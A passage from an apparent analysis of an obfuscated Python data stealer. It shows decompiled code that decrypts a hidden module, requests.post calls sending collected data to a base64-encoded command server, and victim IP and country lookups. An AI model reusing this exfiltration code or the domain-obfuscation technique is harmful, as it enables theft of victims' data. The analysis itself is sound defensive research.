    JWcbFGrgLDpkHRotHdlecP = '78becaa394db54e0603c35f68baecf4d'

    try:
        if not os.path.exists(wZoRNuNDIKaKUDAj):
            os.makedirs(wZoRNuNDIKaKUDAj)

        NUYWzJlfZqzCY = os.path.join(sdAEeAstkHQsOFO, 'HkWKmg', 'uYXGRP')
        gfwbaycxuddapucdr = 347
        atmjsyipxholvdy = 791.0160342
        ngqmtgxbhhhvmjd = 685
        yzrhfajhqzemaln = 197.421037
        nbgbnijpx = 457
        squcmgnbetmbc = nbgbnijpx - gfwbaycxuddapucdr
        zpalsc = atmjsyipxholvdy + ngqmtgxbhhhvmjd
        tqkwrg = gfwbaycxuddapucdr * nbgbnijpx
        HAoerUaTEFJWt = decrypt_folder(nwveCiPbWdXZPcPhuJBypplJW, NUYWzJlfZqzCY, JWcbFGrgLDpkHRotHdlecP, wZoRNuNDIKaKUDAj)

        if not HAoerUaTEFJWt:
            raise Exception("Module not Decrypted")

        ymQgmpaaWDbMVGbeKxqc = wZoRNuNDIKaKUDAj
    except Exception as e:
        self.qRLyNNhzCCjHlYhqTz.FSSNjaVWqdgNCwPbUzBwhc(f"Error processing the file due to: {e}\n (IP: {gibDkaTwFVOrtiQBrZDYigJX}) (Country: {JmsYsdgKWiynLehzKJslOnGsn})")
        return False
    dzrhocrr = 776.43617304
```

By searching with the “requests” library, we can find out the exact URL where the data will be posted.

```
Line  870:                     zKxikpxVaEggZIN = requests.post(f'https://{RYBTeAeZbiUOxeloi}/sunrise', data=DGZJhrJUJvGXRhzvb, timeout=10)
Line  889:                     zKxikpxVaEggZIN = requests.post(f'https://{RYBTeAeZbiUOxeloi}/sunrise', data=DGZJhrJUJvGXRhzvb, verify=False, timeout=10)
Line 1683:                 zKxikpxVaEggZIN = requests.post(f'https://{RYBTeAeZbiUOxeloi}/luminous', data=DGZJhrJUJvGXRhzvb, timeout=10)
Line 1685:                 zKxikpxVaEggZIN = requests.post(f'https://{RYBTeAeZbiUOxeloi}/luminous', data=DGZJhrJUJvGXRhzvb, verify=False, timeout=10)
Line 2289:     ayQvBqSjpacRn = 'https://ipinfo.io/json/'
Line 2300:     BXhTwofVtkzDBA = 'https://ifconfig.co/json'
```

The related code perform decoding the domain:

```
ZWHmjDkfVvkVdclV = 'bWdzdHN0dWRpby5zaG9w'
RYBTeAeZbiUOxeloi = base64.b64decode(ZWHmjDkfVvkVdclV).decode()
```

By decoding, we obtained this domain:

4. Refs

Python Malware Triage – Creal Stealer | OALABS Research (openanalysis.net)

CPython Bytecode

End!